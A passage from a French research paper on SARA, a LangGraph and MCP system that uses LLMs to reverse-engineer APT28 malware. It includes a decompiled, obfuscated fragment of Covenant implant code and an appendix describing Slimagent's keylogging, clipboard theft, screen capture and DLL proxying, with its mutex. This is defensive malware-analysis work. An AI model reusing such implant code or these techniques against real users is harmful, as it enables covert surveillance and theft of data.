        HMACSHA256 hmacsha = new HMACSHA256(b5OOGU8HM.KELYRW0EEX());
        Thread.Sleep(TimeSpan.FromSeconds(2.0));
        RSACryptoServiceProvider rsacryptoServiceProvider = new RSACryptoServiceProvider(2048, new CspParameters());
        byte[] bytes = Encoding.UTF8.GetBytes(rsacryptoServiceProvider.ToXmlString(false));
        byte[] array = b5OOGU8HM.JWI0CQADMU(cryptoTransform, bytes, 0, bytes.Length);
        byte[] array2 = hmacsha.ComputeHash(array);
        string text6 = L2WSH3CNPJ.W8Y70HMX0S("HzM9Nw==");
        eroyoyiz6E.UJ94HG04AM = text3 + text5;
        eroyoyiz6E.T8C92T8KYH = L2WSH3CNPJ.W8Y70HMX0S("AQ==");
        eroyoyiz6E.BGBBMOD3VF = L2WSH3CNPJ.W8Y70HMX0S("");
        eroyoyiz6E.K8ETEVOS2Y = Convert.ToBase64String(b5OOGU8HM.AE9H66FC77());
        eroyoyiz6E.NQGM7CP4NU = Convert.ToBase64String(array);
        eroyoyiz6E.ODQOSVMYB1 = Convert.ToBase64String(array2);
```

Fig. 3. Extrait du code décompilé de Covenant

Durant cette analyse, la plus value de l'analyste s'est avérée assez limitée puisqu'elle a surtout consisté à être « l'assistant du LLM », ce qui a été vécu comme une perte de temps.

3.2 Analyse de slimagent

La suite logique consiste à inverser la perspective : plutôt que d'augmenter les outils d'analyse statique par des plugins dédiés, il devient pertinent de fournir aux LLM un accès direct à ces outils, puis de leur confier des instructions de pilotage de l'analyse. Depuis l'introduction de la spécification MCP (*Model Context Protocol* — un standard uniformisant l'exposition d'outils externes à un LLM), il est possible d'exposer des outils à un modèle via un format commun, y compris des outils de *reverse engineering*. Cela ouvre la voie à des interactions où l'utilisateur formule directement des objectifs d'analyse dans le chatbot, par exemple : « dans main, décompiler les fonctions appelées, les renommer, et décrire leur rôle en commentaires », voire même : « les fonctions `FUN_1`, `FUN_2` et `FUN_3` réalisent respectivement la désobfuscation, le déchiffrement et le chargement en mémoire du stage suivant ; produire un script Python permettant de récupérer ce stage en clair ».

Un cas d'usage marquant a été l'analyse de Slimagent, un outil attribué à APT28, dédié à la collecte d'informations (keylogging, captures d'écran). Les capacités étaient relativement simples à identifier, mais le format de sortie s'est avéré difficile à rétroconcevoir. Slimagent utilise en effet un schéma de chiffrement imbriqué : la clé de session AES est chiffrée

via RSA-2048 (PKCS#1 v1.5) et sérialisée au format SIMPLEBLOB de la CryptoAPI Windows ; les données collectées sont ensuite chiffrées en AES-256-CBC avec padding PKCS#7, et leur intégrité est vérifiée via un HMAC-SHA-256. La tâche a alors été entièrement déléguée à Claude Desktop :

« Produit un script qui génère et patche une clé RSA au bon format et à la bonne taille dans Slimeagent, ainsi qu'un script permettant de déchiffrer le fichier d'exfiltration avec cette clé. »

L'objectif a été atteint avec succès, suggérant que, dans ce contexte, le LLM pouvait surpasser notre analyse sur des aspects précis de compréhension de fonctions et d'implémentations. Nous avons ensuite tenté de confier à un LLM la conduite complète de l'analyse, du début à la fin. Les résultats se sont révélés insatisfaisants pour plusieurs raisons récurrentes :

— **Initialisation de l'analyse** : le modèle éprouve des difficultés à choisir un point d'entrée pertinent. Or, « par où commencer » constitue déjà une étape critique, y compris pour des analystes expérimentés.
— **Planification et stratégie** : le modèle peine à organiser une séquence d'étapes cohérente et, surtout, à ré-évaluer dynamiquement la pertinence de la direction prise au cours de l'investigation.
— **Définition du résultat attendu** : en fonction du type de malware (backdoor, loader, rootkit, data collection, etc.), le modèle a du mal à expliciter l'objectif final de l'analyse (extraction d'IOC, déchiffrement d'un stage, identification des capacités, etc.).
— **Gestion du contexte** : lorsque trop de fonctions sont explorées, le modèle perd le fil, produit des approximations, et devient moins apte à synthétiser le comportement global.

4 SARA : Semi Autonomous Reverse Analyst

Malgré ces limites, il apparaît qu'un LLM puisse réussir la plupart des étapes d'une analyse à condition que l'orchestration et les instructions soient structurées. Cela nous a conduits à concevoir une couche d'orchestration basée sur la bibliothèque LangGraph. Le schéma global de la solution est présenté dans la figure 4.

4.1 Orchestration globale

L'orchestration est réalisée par LangGraph qui permet la définition des nœuds et de leurs enchaînements. La Figure 1 présente la définition




Fig. 4. Schéma initial du projet SARA

et les enchaînements des différents nœuds : *triage*, *enrichment*, *strategy*, *analysis*, *report*.

Listing 1: Extrait de code définissant le workflow d'un analyste

```
1  # Create graph
2  workflow = StateGraph(AnalysisState)
3
4  # Add nodes
5  workflow.add_node("triage", triage_node)
6  workflow.add_node("enrichment", enrichment_node)
7  workflow.add_node("strategy", strategy_node)
8  workflow.add_node("analysis", analysis_node)
9  workflow.add_node("report", report_node)
10
11 # Define edges (linear workflow for now)
12 workflow.add_edge("triage", "enrichment")
13 workflow.add_edge("enrichment", "strategy")
14 workflow.add_edge("strategy", "analysis")
15 workflow.add_edge("analysis", "report")
16 workflow.add_edge("report", END)
17
18 # Set entry point
19 workflow.set_entry_point("triage")
```

Les nœuds se répartissent en trois catégories :

— « **Nœuds déterministes** » : Enrichissement, pas de LLM, juste une tâche implémentée.

- « **Nœuds requête/réponse simple** » : *Triage*, *strategy* et *report*, avec un prompt spécifique contenant des instructions envoyées au LLM qui renvoie une réponse formatée.
- « **Nœuds ReAct** » : *Analysis*, une boucle où le LLM choisit un outil, l'exécute, analyse le résultat et recommence.

Triage Ce premier nœud de triage identifie le type de fichier. En fonction du résultat, un LLM est utilisé pour sélectionner le pipeline à utiliser. Le pipeline correspond à l'outil de base qui sera utilisé pour l'analyse. Actuellement trois pipelines peuvent être utilisés :

- « **Ghidra** » : utilisé pour les binaires nécessitant une décompilation
- « **Pythonnet** » : outil développé en interne utilisant la bibliothèque pythonnet pour analyser des codes développés en .NET.
- « **Manuel** » : ici, aucun outil n'est utilisé.

D'autres pipelines peuvent être facilement développés suivant les besoins. Pour cela, il faut au minimum les éléments suivants :

- Un conteneur Docker avec un serveur MCP (FastMCP) exposant les outils d'analyse
- Un enregistrement dans SARA (client HTTP et entrée pipeline dans le registre qui list les services disponible)
- Une stratégie (fichier texte) guidant le LLM pendant l'analyse

Pour le service Ghidra, bien que de nombreux serveurs MCP existent en open source, ils n'étaient pas compatibles avec la version headless de Ghidra. Un serveur MCP pour Ghidra headless a donc dû être redéveloppé. L'implémentation actuelle propose 29 outils, mais en pratique, le service pourrait fonctionner avec seulement deux outils :

- `ghidra_load_binary` : pour charger le binaire dans Ghidra
- `ghidra_decompile_function` : pour récupérer le pseudocode décompilé d'une fonction

Certains outils ont tendance à être sur-utilisés par le LLM lorsqu'ils sont disponibles. C'est notamment le cas des outils de recherche de chaînes de caractères : lorsque le LLM ne sait plus comment progresser dans l'analyse, il a tendance à rechercher des chaînes génériques susceptibles d'apparaître dans un malware, comme `cmd.exe`, `https`, etc. Pour limiter ce comportement, il est important de préciser les règles d'usage directement dans le champ `description` de l'outil dans la spécification MCP. Ce champ constitue le vecteur principal par lequel le LLM reçoit des instructions sur la façon dont un outil doit ou ne doit pas être utilisé. Les stratégies d'analyse constituent un second vecteur possible, mais en pratique les

LLM semblent mieux respecter les contraintes définies dans le champ `description` de l'outil.

Concernant l'analyse de codes .NET l'outillage existant est assez limité et repose principalement sur des outils comme ILspy ou dnSpyEx. Ces outils permettent d'avoir accès au code intermédiaire ou décompilé mais ne sont pas très pratique dès qu'il s'agit de modifier le nom des fonctions ou rajouter des commentaires. De plus, à notre connaissance ils ne sont pas aussi extensibles que des outils comme IDA Pro ou Ghidra. N'ayant pas besoin d'interface graphique et ayant déjà une base de code utilisé pour le déchiffrement des chaines de caratères de Covenant, nous avons donc choisi de développer notre propre service, RePythonNET-MCP [6]. Ce service est développé en Python, utilise dnlib pour accéder au code intermédiaire et aux bibliothèques de dnSpyEx / ILspy pour récupérer le code décompilé. Ce service expose une trentaine d'outils via MCP permettant de lister les classes, méthodes, décompiler ou récupérer le code intermédaire, etc.

Enrichissement Ce nœud réalise la collecte d'indices permettant d'orienter l'analyse. Actuellement deux outils sont utilisés : Capa et Manalyze. Ce nœud est entièrement statique et ne fait pas appel à un LLM.

Stratégie et objectifs Cette étape est une première analyse des résultats obtenus afin de choisir la bonne stratégie d'analyse. En effet, l'objectif et la méthodologie d'analyse d'un code diffère suivant qu'il s'agisse d'un exécutable, un PE, un Loader ou un shellcode par exemple. Pour cette étape, le choix de la stratégie est réalisé par un LLM et peut être influencé par l'analyste lors de la soumission du fichier. Plusieurs stratégies ont préalablement été définies :

- `generic_binary` : stratégie générique pour les binaires dans Ghidra. Son rôle est de préparer le travail d'un analyste en décompilant les fonctions et renommant les fonctions et variables dont le rôle est clairement identifié
- `elf_analysis` : stratégie pour les fichiers ELF
- `pe_analysis` : stratégie pour les fichiers PE
- `dll_analysis` : stratégie spécifique pour les DLL

Analyse Le nœud « *analyze* » correspond à l'analyse en tant que telle du code malveillant. Celle-ci est pilotée par un LLM et guidée par la stratégie sélectionnée dans le noeud précédent. Ce nœud a accès aux serveurs MCP mis à disposition. Deux serveurs MCP sont actuellement utilisés :

— Ghidra Headless MCP : Un serveur MCP Ghidra en mode headless afin de pouvoir être hébergé sur une infrastructure interne à l'équipe.
— Pythonnet MCP : Un serveur MCP utilisant pythonnet dont le but est d'aider l'analyse des codes .NET. Les fonctionnalités actuelles sont : le listing, la décompilation et le renommage des classes et méthodes.

La stratégie utilisée peut définir les conditions d'arrêt de l'analyse. Deux cas peuvent généralement provoquer l'arrêt de l'analyse :
— lorsque le nombre maximum d'itérations (échanges entre le LLM et le MCP) est atteint
— lorsque les conditions de succès sont réunies.

Rapport Le dernier nœud, « rapport », est chargé de produire un rapport structuré à destination de l'analyste. Ce nœud fait appel à un LLM, guidé par un prompt spécifique imposant un format de sortie précis. En particulier, pour limiter les hallucinations, le LLM est contraint de fournir une preuve pour chaque capacité identifiée. Par exemple : « *FUN_xyz* implémente la capacité X via l'appel à *CreateMutexA* ».

4.2 Contenu d'une stratégie

Les stratégies sont comparables aux *system prompts* spécialisés, *skills* ou aux *prompt templates* que l'on trouve dans d'autres *frameworks* d'agents : elles fournissent au LLM le savoir-faire métier nécessaire pour conduire l'analyse de manière structurée. Le terme *stratégie* a été retenu pour refléter leur rôle de guide méthodologique.

1. Un en-tête définissant les cas où cette stratégie doit être utilisée.

```
1 # Strategy: Windows DLL Analysis
2
3 **Best for:** Windows Dynamic Link Libraries (.dll)
4 **File type:** Portable Executable (PE) - DLL
5 **Entry points:** DllMain + Exported Functions
```

2. La philosophie de l'analyse

```
1 ## Analysis Philosophy
2 DLLs have multiple entry points: DllMain for initialization
  ↪  and exported functions as APIs.
3 Focus on DllMain and exports - these are where the real
  ↪  logic lives.
```

3. Une méthode permettant de suivre l'évolution de l'analyse. Par exemple, dans le cas de l'analyse de DLL, trois données sont suivies : les fonctions exportées, les capacités identifiées par Capa et les fonctions décompilées.

```
1 ### Tracked Data:
2 1. **Exported Functions** - From ghidra_get_entry_points() →
  ↪  ALL must be analyzed
3 2. **CAPA Capabilities** - From enrichment → ALL must be
  ↪  mapped to functions
4 3. **Function Analysis** - Every decompile tracked →
  ↪  Progress displayed in real-time
```

4. La partie suivante définit les phases d'analyse attendues. Par exemple, dans le cas d'une DLL, il est attendu que :
   (a) chaque fonction exportée ait été analysée
   (b) chaque capacité identifiée par Capa doit avoir été associée à une fonction
   (c) chaque fonction détectée comme suspecte par Manalyze doit avoir été analysée.
5. Enfin, des conditions de succès sont définies.

```
1  ## Success Criteria (Verified Deterministically)
2
3  The analysis is complete when ALL of these are TRUE:
4
5  - [SUCCESS] **Entry point analyzed** (DllMain or entry)
6  - [SUCCESS] **ALL exported functions decompiled** (exact
   ↪  count: N/N)
7  - [SUCCESS] **ALL capa capabilities mapped** (exact count:
   ↪  N/N)
8  - [SUCCESS] **All suspicious imports analyzed** (if any were
   ↪  detected)
9
10 **How verification works:**
11 - NOT based on LLM guessing
12 - Uses exact counts from trackers
13 - Shows specific missing items: "DllMain, ProcessData not
   ↪  analyzed"
14 - No false positives possible
15
```

De façon optionnelle, il est aussi possible de d'aider le LLM en lui proposant des outils MCP spécifiques à utiliser à certaines étapes, les

erreurs courantes à ne pas commettre ou comment interpréter certaines lignes de codes.

4.3 Mise en oeuvre de SARA

L'objectif de SARA n'est pas (encore) de remplacer un analyste mais d'accélérer le travail de celui-ci. SARA est donc déployé depuis le début d'année sur une infrastructure interne de l'équipe Threat Detection & Research (TDR) de Sekoia.io afin que chaque analyste de l'équipe puisse y accéder.

Ce service est utilisé par :

— des non-experts en analyse de code malveillants : ces analystes avaient besoin de l'aide d'un *reverser* pour comprendre les codes, même les codes simples. L'utilisation de SARA permet à ces analystes d'être autonome dans ce cas.

— des analystes expérimentés en analyse de codes malveillants : SARA est utilisé afin d'avoir une première vision du binaire. En fonction des résultats, il peut demander à SARA d'approfondir l'analyse ou aller vérifier les résultats et se concentrer sur les parties les plus intéressantes du binaire et celles qu'une analyse automatique n'est pas encore capable d'analyser correctement.

Une interface graphique permet de téléverser un fichier ainsi que de configurer son analyse en définissant le LLM à utiliser, le nombre d'itérations et le contexte d'utilisation du fichier pour orienter l'analyse du fichier (figure 5).

L'utilisateur a ensuite la possibilité d'observer la progression de l'analyse et de dialoguer avec le LLM à la fin de l'analyse. Cela peut permettre à l'utilisateur de demander de reprendre l'analyse, approfondir certains aspects de celle-ci, etc (figure 6).

4.4 Modèles et tokens

Un aspect important du développement de SARA était de trouver un équilibre entre coût et précision d'une analyse. Dans un contexte où les capacités des modèles évoluent rapidement et où les prix des tokens fluctuent considérablement, tant entre fournisseurs (OpenAI, Anthropic, Gemini) qu'entre les différents modèles d'un même fournisseur (claude-haiku, claude-sonnet, etc.) nous avons choisi d'utiliser LiteLLM comme couche d'abstraction entre la partie analytique de SARA et les APIs des LLM. Cette approche permet de changer de modèle ou de fournisseur sans




Fig. 5. Interface web de SARA permettant de téléverser un code et configurer son analyse

modifier le code, ce qui est essentiel dans un domaine où il est difficile d'anticiper les prochaines évolutions.

Une première remarque concerne l'écart considérable entre le coût des tokens dans le cadre d'un abonnement comme Claude Pro et celui de l'API. Un abonnement permet, via un chatbot connecté à Ghidra par un serveur MCP, de réaliser une analyse d'une centaine de millions de tokens sans coût additionnel. Tenter de reproduire un fonctionnement similaire via l'API génèrerait des coûts importants, potentiellement plusieurs dizaines d'euros par sample. En cause : le fonctionnement même des LLM. Contrairement à ce que suggère l'interface conversationnelle, un LLM n'a pas de mémoire entre les échanges. À chaque appel, l'intégralité de l'historique est retransmise au modèle pour reconstituer le contexte. Ainsi, à chaque itération d'analyse, le volume de tokens traités croît de

```
File: slimeagent.bin
Size: 353 KB
Analysis ID: f271a1c1-ec30-4f73-9c50-e75867b53eb2

Analysis completed successfully
- Malicious DLL masquerading as `eapphost.dll` and proxy-loading the real system DLL.
- Spawns a persistent background thread gated by a mutex.
- Implements user surveillance (clipboard, keystrokes, window context).
- Performs runtime API resolution and environment checks.
- Stages collected data locally with encoding/encryption routines.

## 2) Execution flow (call sequence with function names)
- **DllMain**: DLL entry dispatcher
  - calls **FUN_180008efc** for CRT init/teardown
  - calls **main** on `DLL_PROCESS_ATTACH`
- **main**: Loader hijack and thread setup
  - loads real `eapphost.dll` via `LoadLibraryW`
  - resolves exports via `GetProcAddress`
  - calls **CreateThread** to start **MutexCheckAndMainLoopThread**
- **MutexCheckAndMainLoopThread**: Single-instance gate and dispatcher
  - calls `CreateMutexA` and checks `GetLastError`
  - calls **FUN_1800015d0** to initialize buffers/state
  - calls **FUN_1800022d0** to enter main surveillance loop

## 3) Capabilities (proof required)
- Capability: Runtime DLL proxying/hijacking (proof: **main** loads `%SystemRoot%\System32\eapphost.dll` with
`LoadLibraryW`; resolves exports via `GetProcAddress`)
- Capability: Single-instance enforcement (proof: **MutexCheckAndMainLoopThread** calls `CreateMutexA` and checks
`GetLastError == 0xB7`)
- Capability: Background thread execution (proof: **main** calls `CreateThread` with **MutexCheckAndMainLoopThread**)
- Capability: Clipboard monitoring (proof: **FUN_1800015d0** / **FUN_1800022d0** are reached after mutex check and
process buffers associated with `OpenClipboard`/`GetClipboardData` usage)
- Capability: Keystroke logging (proof: **FUN_1800022d0** main loop invokes routines using `GetAsyncKeyState`/
`GetKeyState`)
- Capability: Window context collection (proof: **FUN_1800022d0** path uses `GetForegroundWindow` and `GetWindowTextW`)
- Capability: Local data staging with encoding/encryption (proof: **FUN_1800015d0** initializes buffers later written
via file I/O and crypto APIs)
```

Fig. 6. Interface web de SARA présentant le rapport

manière cumulative : la centième itération consomme cent fois plus de tokens de contexte que la première.

Chaque fournisseur propose plusieurs niveaux de modèles. Dans SARA, deux niveaux sont utilisés : un modèle performant (GPT-4o, claude-sonnet, etc.) et un modèle moins coûteux (GPT-mini, claude-haiku, etc.). Malgré leur coût moindre, les modèles « légers » sont adéquats pour la sélection de pipeline. Ils se révèlent également étonnamment efficaces sur l'analyse d'une fonction unique lorsqu'on leur fournit le pseudocode décompilé. Ils sont en revanche moins performants sur des tâches complexes ou nécessitant un contexte étendu. Deux modes ont été développés pour le nœud d'analyse de SARA :

1. **Mode agent unique** : un seul contexte, avec un fonctionnement linéaire similaire à un chatbot connecté à un serveur MCP. L'analyse suit la stratégie, mais le contexte croît rapidement. Pour limiter les coûts, un nombre maximum d'itérations force l'arrêt de SARA, ce qui peut s'avérer problématique sur des samples complexes nécessitant l'analyse d'un grand nombre de fonctions. Ce mode est en revanche très efficace sur des samples comme les loaders ou les backdoors minimalistes. Avec un maximum de 30 itérations — une itération correspondant non pas à une fonction isolée mais à

un groupe de fonctions analysées ensemble, le coût se situe entre 1 et 3 euros avec claude-sonnet. Augmenter ce seuil de seulement 10 itérations fait croître le coût de manière significative, pour les raisons évoquées précédemment.

2. **Mode multi-agents** : composé de trois agents disposant chacun d'un ensemble distinct d'outils du serveur MCP :
   (a) **Coordinator** (modèle léger, boucle ReAct) : le navigateur. Il explore le binaire en appelant les outils Ghidra (`get_entry_points`, `get_called_functions`, `get_xrefs_to`) et dispatche les fonctions au *Classifier* via `classify_function`. Il ne lit jamais le code décompilé directement, il ne voit que les noms de fonctions et les verdicts retournés. Lorsqu'un verdict *interesting* est reçu, les fonctions appelées sont récupérées automatiquement de manière déterministe et ajoutées à la file d'exploration. Il maintient le graphe d'appels en mémoire.
   (b) **Classifier** (modèle léger, appel unique, contexte frais) : l'analyste par fonction. Instancié à chaque appel de `classify_function` avec un contexte vierge, il reçoit le code décompilé, le contexte de l'appelant, le code des fonctions appelées et les résultats CAPA. Il retourne un verdict JSON (*interesting* / *boring* / *standard_lib*) accompagné d'un résumé, des IOCs identifiés et des cibles d'extraction. Sans outils ni historique, il ne connaît rien des autres fonctions du binaire — c'est précisément ce qui lui permet de passer à l'échelle : 30 fonctions correspondent à 30 appels indépendants, chacun avec un contexte réduit, soit environ 3 000 tokens en moyenne par appel.
   (c) **Synthesis** (modèle performant, appel unique) : le rédacteur final. Il reçoit l'ensemble des rapports du *Classifier* et produit une analyse unifiée reliant les fonctions entre elles. C'est le seul agent disposant d'une vision globale du binaire, et le seul à utiliser un modèle performant, c'est à cette étape que se concentre le raisonnement de haut niveau.

   Le mode multi-agents impose quelques contraintes : certains outils doivent nécessairement être disponibles dans le serveur MCP de la pipeline associée. En contrepartie, les coûts sont nettement inférieurs à ceux du mode agent unique, moins de 0,50€ par analyse contre 1 à 3€, et surtout, ils restent stables quelle que soit la complexité du sample. Là où le mode agent unique voit ses

coûts croître rapidement avec le nombre de fonctions à analyser, le mode multi-agents conserve un coût quasi constant : analyser deux fois plus de fonctions ne double pas le coût, car chaque appel au Classifier opère sur un contexte indépendant et de taille fixe. Les resultats de ce mode semble cependant etre plus variable d'une analyse a l'autre. Ce mode est encore en developpement actif, et remplacera probablement le mode agent unique pour l'analyse de binaires.

Nous avons uniquement testé trois fournisseurs occidentaux : Anthropic, OpenAI et Gemini. Les ratios de prix entre tokens d'entrée et de sortie varient selon les fournisseurs, mais au moment de l'écriture de cet article, les tokens Anthropic sont environ 30% plus chers que ceux de Gemini, pour une efficacité comparable. Une prochaine étape sera de tester des modèles nettement moins coûteux, comme GLM, qui semble très prometteur. Pour ceux qui en ont la possibilité, l'hébergement local de modèles pourrait également constituer une solution financièrement viable, en fonction du volume d'analyses à effectuer. La conclusion de cette partie est que l'automatisation de l'analyse d'un sample est relativement simple à implémenter. Les modèles actuels sont excellents pour analyser des fonctions décompilées, voire directement de l'assembleur. La question du coût des tokens est centrale dans l'implémentation de solutions de reverse engineering automatisé, d'autant plus que les prix évoluent rapidement entre fournisseurs et entre générations de modèles.

4.5 Résultats

Dans l'ensemble, les résultats renvoyés par l'outil sont bons et nous font gagner un temps d'analyse considérables.

Par rapport aux codes de la chaine d'infection, l'outil s'en sort très bien sur Covenant, Slimagent et KoalaLoader pour un coût d'analyse inférieur à 1 euro :

— Slimagent et KoalaLoader sont codés en C/C++ et la compréhension du code ne pose pas de problèmes particuliers.
— Covenant, codé en .NET, dispose d'une couche d'obfuscation. Il se trouve que le décodage des strings (base64 et XOR) est alors géré par SARA ce qui permet d'automatiquement ressortir le C2 utilisé

Un exemple de résultat de l'analyse de Slimagent est donné dans l'annexe A.

Concernant BeardShell, les résultats sont moins probants, probablement du fait qu'il est codé en C++ et que son analyse nécessite une phase

importante de travail préparatoire pour reconstruire les classes. SARA n'est alors pas probant sur ce code. Les résultats sur ce code sont assez similaires à ceux observés sur des codes avec du « *Control Flow Flattening* » (CFF). Ces résultats consistent alors juste à identifier les fonctionnalités du code.

5 Conclusion

L'analyse du mode opératoire APT28 en 2025 nous a fait comprendre que l'utilisation de LLM pour le *reverse* de *malware* n'était pas qu'un simple objet marketing mais qu'il pouvait dès à présent être utile pour aider à l'automatisation des analyses travail. De plus, les attaquants utilisant eux aussi de plus en plus les LLMs pour développer de nouveaux implants, il nous est apparu nécessaire d'automatiser au maximum nos analyses.

Nous avons donc développés SARA, un outil d'automatisation du *reverse* dont le but était de rajouter une couche d'orchestration au dessus des appels aux serveurs MCP. Cette couche permet de diriger les analyses suivant différentes stratégies et objectifs définis en fonction du contexte.

Nous avons donc confronté notre approche à la chaîne d'infection d'APT28 qui a pour intérêt d'être diverse et d'actualité. Les résultats montrent que pour des codes en C ou .NET, notre approche permet d'identifier rapidement les TTPs du *malware* et les fonctions associées. Pour des codes plus complexes, ou comportant des méthodes d'obfuscation avancés, SARA reste encore limité.

Références

1. CERT-UA. UAC-0001 (APT28) cyberattacks against government agencies using BEARDSHELL and COVENANT. `https://cert.gov.ua/article/6284080`, 2025.
2. France Diplomatie. Russie - Attribution de cyberattaques contre la France au service de renseignement militaire russe (APT28). `https://www.diplomatie.gouv.fr/fr/presse-et-ressources/decouvrir-et-informer/actualites/russie-attribution-de-cyberattaques-contre-la-france-au-service-de-renseignement-militaire-russe`, 2025.
3. ESET Research. Sednit reloaded : Back in the trenches. `https://www.welivesecurity.com/en/eset-research/sednit-reloaded-back-trenches/`, 2026.
4. Sekoia.io. APT28 Operation Phantom Net Voxel. `https://blog.sekoia.io/apt28-operation-phantom-net-voxel/`, 2025.
5. Sekoia.io. TransparentTribe targets Indian military organisations with DeskRAT. `https://blog.sekoia.io/transparenttribe-targets-indian-military-organisations-with-deskrat/`, 2025.

6. Sekoia.io. RePythonNET-MCP.
https://github.com/SEKOIA-IO/RePythonNET-MCP, 2026.
7. Sekoia.io. Script used to automatically decrypt strings in some Covenant samples of APT28.
https://gist.github.com/cmeslay/9ff499776ca2c2d84890c30a16001c20, 2026.

A Résultat de SARA sur Slimagent

Cette annexe présente le résultat d'analyse de SARA sur Slimagent (hash MD5 : 89b83d375a0fb00670af5276816080e). Le coût total de cette analyse s'est élevé à $0,30, dont $0,24 pour le modèle léger (coordinateur et classificateurs, 792,091 tokens en entrée et 27,005 en sortie) et $0,06 pour le modèle performant (synthèse, 4,960 tokens en entrée et 4,479 en sortie).

A.1 Summary

The malware operates as a malicious DLL proxy for eapphost.dll, likely used for persistence or privilege escalation. It functions as a comprehensive information stealer, featuring keylogging, clipboard monitoring, and screen capture capabilities. Stolen data is formatted into HTML (with Base64 encoded JPEGs), encrypted using RSA and AES-256, and staged in the It employs obfuscated dynamic API resolution and basic anti-debugging techniques (INT 3) to evade detection. Execution is restricted to a single instance using a hardcoded mutex.

A.2 Execution flow

- init_eapphost_proxy_and_explorer_thread : Initializes the DLL proxy for eapphost.dll and checks if running under explorer.exe. calls check_mutex_and_spawn_thread for single-instance enforcement and payload initialization.
- check_mutex_and_spawn_thread : Checks for the mutex hey4kmr8oj46n45n3p.
  - calls spawn_worker_thread_and_write_file to spawn background worker threads for data collection.
- monitor_and_log_activity_loop : Acts as the primary surveillance loop.
  - calls keylogger_process_input for keystroke capture.
  - calls monitor_clipboard_and_process_content for clipboard theft.

    - calls monitor_active_window_title for activity tracking.
    - calls capture_screen_to_base64_html for screenshot exfiltration.
- write_buffer_to_file_loop : Periodically flushes collected, encrypted data to disk.
    - calls generate_temp_log_filepath to create staging files in the %TEMP% directory.

A.3 Capabilities

- DLL Proxying (proof : init_eapphost_proxy_and_explorer_thread proxies eapphost.dll and targets explorer.exe)
- Single-instance execution (proof : check_mutex_and_spawn_thread checks for the mutex hey4kmr8oj46n45n3p)
- Keylogging (proof : keylogger_process_input polls keyboard state and maps virtual keys like [BKSP] and [TAB])
- Clipboard monitoring (proof : monitor_clipboard_and_process_content accesses clipboard data)
- Screen capture (proof : capture_screen_to_base64_html captures screen content and encodes to Base64)
- Anti-debugging (proof : init_eapphost_proxy_and_explorer_thread utilizes INT 3 instructions)
- Data exfiltration staging (proof : write_buffer_to_file_loop writes encrypted data to %TEMP%)

A.4 Key functions

- init_eapphost_proxy_and_explorer_thread : Entry point ; handles DLL proxying and environment checks.
- check_mutex_and_spawn_thread : Enforces single-instance execution via mutex and initiates worker threads.
- spawn_worker_thread_and_write_file : Manages background thread creation and file I/O operations.
- monitor_and_log_activity_loop : Main surveillance loop orchestrating data collection.
- keylogger_process_input : Captures and maps keyboard input.
- monitor_clipboard_and_process_content : Monitors and extracts clipboard contents.
- monitor_active_window_title : Tracks the active window title for user activity monitoring.

- capture_screen_to_base64_html : Captures screenshots and formats them into HTML/Base64.
- write_buffer_to_file_loop : Handles periodic flushing of encrypted data to disk.
- generate_temp_log_filepath : Generates file paths in the %TEMP% directory for staging.

A.5 Notes / uncertainties

- The specific RSA and AES-256 implementation details were not fully reversed, though the presence of an RSA key blob was confirmed.
- The dynamic API resolution mechanism was identified but the specific resolver function was not explicitly named in the provided corpus.
- No network communication functions were identified in the provided analysis, suggesting exfiltration might be handled by a separate module or secondary stage.

A.6 Extraction / Decryption Scripts

A.7 what's missing from this analyse

